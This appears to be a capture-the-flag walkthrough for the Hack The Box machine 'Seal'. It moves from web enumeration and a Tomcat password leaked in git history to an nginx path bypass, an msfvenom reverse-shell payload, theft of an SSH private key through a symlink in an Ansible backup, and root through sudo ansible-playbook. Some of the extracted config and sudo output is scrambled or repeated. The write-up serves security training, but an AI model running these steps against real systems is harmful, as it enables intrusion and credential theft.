
Information Gathering

1) Found open ports


2) Checked the website



3) Checked for more pages

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'https://seal.htb/FUZZ' -ic -t 200
        v2.1.0-dev
 :: Method
                          https://seal.htb/FUZZ
FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: URL
 :: Wordlist
:: Follow redirects
:: Calibration
                           false
                           false
    Timeout
                          10
                          200
                          Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
                            [Status: 200, Size: 19737, Words: 7425, Lines: 519, Duration: 465ms]
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 456ms]
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 571ms]
images
admin
```

4) Found a git service on port 8080



5) Checked the source code

```
-(vigneswar& VigneswarPC)-[/tmp/seal]
$ git clone http://seal.htb:8080/git/root/infra.git
Cloning into 'infra'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 15, done
remote: Finding sources: 100% (15/15)
remote: Getting sizes: 100% (13/13)
remote: Compressing objects: 100% (59/59)
remote: Total 15 (delta 1), reused 12 (delta 0)
Unpacking objects: 100% (15/15), 2.42 KiB | 118.00 KiB/s, done.
  -(vigneswar® VigneswarPC)-[/tmp/seal]
git clone http://seal.htb:8080/git/root/seal_market.git
Cloning into 'seal_market'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 161, done
remote: Finding sources: 100% (161/161)
remote: Getting sizes: 100% (132/132)
remote: Compressing objects: 100% (1339/1339)
remote: Total 161 (delta 22), reused 149 (delta 16)
Receiving objects: 100% (161/161), 1.80 MiB | 533.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.
```

6) Found a password from git

```
-(vigneswar&VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
s git checkout ac21032
Note: switching to 'ac21032'.
You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.
If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:
  git switch -c <new-branch-name>
Or undo this operation with:
  git switch -
Turn off this advice by setting config variable advice.detachedHead to false
HEAD is now at ac21032 Adding tomcat configuration
  -(vigneswar&VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
   git diff 971f3aa
diff --git a/tomcat/tomcat-users.xml b/tomcat/tomcat-users.xml
index aef66d0..7f79aec 100644

    a/tomcat/tomcat-users.xml

+++ b/tomcat/tomcat-users.xml
@@ -41,4 +41,5 @@
   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
   <user username="role1" password="<must-be-changed>" roles="role1"/>
+<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
 </tomcat-users>
  -(vigneswar&VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
```

7) However the hostmanager is protected with ssl verification

```
location /host-manager/html {
        if ($ssl_client_verify != SUCCESS) {
                return 403;
                                 Host $host;
X-Real-IP $remote_addr;
        proxy_set_header
        proxy_set_header
                                 X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header
                                 X-Forwarded-Proto $scheme;
        proxy_set_header
                             http://localhost:8000;
        proxy_pass
        proxy_read_timeout
                             90;
        proxy_redirect
                             http://localhost:8000 https://0.0.0.0;
}
location / {
                                 Host $host;
X-Real-IP $remote_addr;
        proxy_set_header
        proxy_set_header
        proxy_set_header
                                 X-Forwarded-For $proxy_add_x_forwarded_for;
                                 X-Forwarded-Proto $scheme;
        proxy_set_header
                             http://localhost:8000;
        proxy_pass
        proxy_read_timeout
                             90;
        proxy_redirect
                             http://localhost:8000 https://0.0.0.0;
}
```


Vulnerability Assessment


1) It turns out the nginx reverse proxy can by bypassed by using url path parameters

URL path parameter

http://example.com/foo;name=orange/bar/

2) Got access to tomcat manager






Exploitation

1) Exploited tomcat manager to get a reverse shell

```
(vigneswar® VigneswarPC)-[/tmp/seal]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=4444 -f war > rev.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```



2) Got reverse shell

```
tomcat@seal:/tmp$ whoami
tomcat
tomcat@seal:/tmp$
```

Lateral Movement

1) Found a job running as luis user



Ansible Documentation

https://docs.ansible.com > ansible > latest > playbooks_intro :

Ansible playbooks

Ansible Playbooks offer a repeatable, reusable, simple configuration management and multimachine deployment system, one that is well suited to deploying ...

Working with playbooks · Playbook Keywords · YAML Syntax · Executing playbooks

```
tomcat@seal:/$ cat /opt/backups/playbook/run.yml
- hosts: localhost
  tasks:
- name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
- name: Server Backups
    archive:
        path: /opt/backups/files/
        dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
- name: Clean
    file:
        state: absent
        path: /opt/backups/files/
tomcat@seal:/$
```

copy links is enabled, we can make a symbollic link to ssh key

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ln -s /home/luis/.ssh/id_rsa id_rsa tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls id_rsa tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```

2) Got the private key

3) Connected with ssh

```
-(vigneswar& VigneswarPC)-[/tmp/seal]
└$ ssh luis@seal.htb -i id_rsa
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
  System information as of Fri 26 Jul 2024 01:56:30 PM UTC
  System load:
                           0.04
                           47.4% of 9.58GB
  Usage of /:
  Memory usage:
                           28%
  Swap usage:
                           0%
  Processes:
                           175
  Users logged in:
                           0
  IPv4 address for eth0: 10.10.10.250
  IPv6 address for eth0: dead:beef::250:56ff:fe94:b9f4
 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!
     https://microk8s.io/
22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri May 7 07:00:18 2021 from 10.10.14.2
luis@seal:~$
```

Privilege Escalation

1) Found sudo permissions

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin
```

2) Ansible-Playbook can be used to escalate privileges to root



__/ ansible-playbook 🕏 Star 10.429

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
ansible-playbook $TF
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
sudo ansible-playbook $TF
```

Got root access